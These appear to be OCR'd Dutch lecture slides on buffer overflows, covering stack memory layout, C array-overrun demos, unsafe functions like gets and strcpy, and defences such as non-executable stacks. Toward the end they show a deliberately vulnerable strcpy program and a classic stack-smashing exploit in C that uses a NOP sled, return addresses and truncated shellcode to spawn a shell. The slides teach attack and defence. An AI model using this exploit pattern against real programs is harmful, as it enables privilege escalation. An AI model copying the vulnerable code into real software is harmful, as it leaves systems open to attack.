
Buffer overflows

Toch nog steeds

Layout in memory


- Text (programma)
- Data (initialised data)
- Bss (uninitialised data)
- Heap (dynamic data)
- Stack (local vars)



C

- Stack
  - Parameters
  - Lokale variabelen
  - Registers
  - Scratch

```
int f (int a, int b, int c)
{
      int d;
}
```




Stukje asm

```
movl    c,-(sp)
movl    b,-(sp)
movl    a,-(sp)
jsr f
addl    #12,sp
```

```
movl  fp,-(sp)
movl  sp,fp
subl  #4,sp
…
…
movl  fp,sp
movl  (sp)+,fp
rts
```

Op de stack

- Linked list via framepointer
- Stackframes per procedure
- Kan een debugger gebruiken
  - Traceback



Mooi. Nu de practijk

- Geen boundschecking op arrays
- Als je ‘buiten’ een array komt
  - Pak je andere zaken op de stack

C

```
main ()
{
        int     b;
        int     a[5];
        int     i;

        for (i = 0; i < 12; i++)
                a[i] = i;
        printf ("b=%d\n", b);
}
```

Output?

C

```
main ()
{
        int     b;
        int     a[5];
        int     i;

        for (i = 0; i < 12; i++)
                a[i] = i;
        printf ("b=%d\n", b);
}
```

Output?
b=11

Nog eens

```
main ()
{
        int     b;
        int     a[5];
        int     i;

        for (i = 0; i < 20; i++)
                a[i] = i;
        printf ("b=%d\n", b);
}
```

Output?


Nog eens

```
main ()
{
        int     b;
        int     a[5];
        int     i;

        for (i = 0; i < 20; i++)
                a[i] = i;
        printf ("b=%d\n", b);
}
```

Output?
b=11
Segmentation fault (core dumped)

C

```
Int f ()
{
   char      buffer[10]

   gets (buffer);
}
```



Meestal

- Resultaat
  - RA overschreven
  - FP overschreven
- Dus:
  - Crash
    - bus error
    - segmentation fault
    - Illegal instruction
- Maar:
  - Als je de input data goed uitmikt….

Hoe komt het

- Sloppy coding
  - Library routines
    - Strcmp, strcpy, strcat etc
    - Gets etc
  - Veilig
    - Strncmp, strncpy, strncat etc
    - Fgets
- printf (string) vs. printf (“%s”, string);;

Wat doe je ertegen?

- Defensive coding
  - Input checking
  - Wees bestand tegen onredelijke invoer
- Non-executive stack
  - Vereist support hardware (MMU) en OS
- Read-only text-segment
  - Vereist support hardware (MMU) en OS
  - Geen self-modifying code (maar da’s evil)
- Buffer allocatie
  - Stack vs heap

Example (vulnerable)

```
int main(int argc, char *argv[])
{
  char buffer[500];
    if(argc>=2)
     strcpy(buffer, argv[1]);
  return 0;
}
```


Example (exploit)

```
#define BUFFERSIZE 600

char bsdshell[] = "\x31\xc0…\xcd\x80";

int main(int argc, char *argv[])
{
        int i, offset;
        long esp, ret, *addr_ptr;
        char *buffer, *ptr, *osptr;

        if (argc < 2) usage (argv[0]);
```

Example (exploit)

```
offset = atoi(argv[1]);          /* offset */
esp    = sp();                   /* stack pointer */
ret    = esp-offset;             /* sp - offset = ra */

buffer = malloc(BUFFERSIZE);

/* fill buffer with ret addr's */
ptr = buffer;
addr_ptr = (long *)ptr;
for(i=0; i<BUFFERSIZE; i+=4) *(addr_ptr++) = ret;

/* fill first half of buffer with NOPs */
for(i=0; i<BUFFERSIZE/2; i++) buffer[i] = '\x90';
```


Example (exploit)

```
/* insert shellcode in the middle */
ptr = buffer+((BUFFERSIZE/2)-(strlen(bsdshell)/2));
for(i=0; i<strlen(bsdshell); i++)
  *(ptr++) = bsdshell[i];

/* call the program with exploit buffer */

buffer[BUFFERSIZE-1] = 0;

execl("./vulnerable", "vulnerable", buffer, 0);

return 0;
}
```

Gevolg

- Shell opgestart
  - Permissies als programma vulnerable
  - Wat als dat setuid root is
- Laat je fantasie werken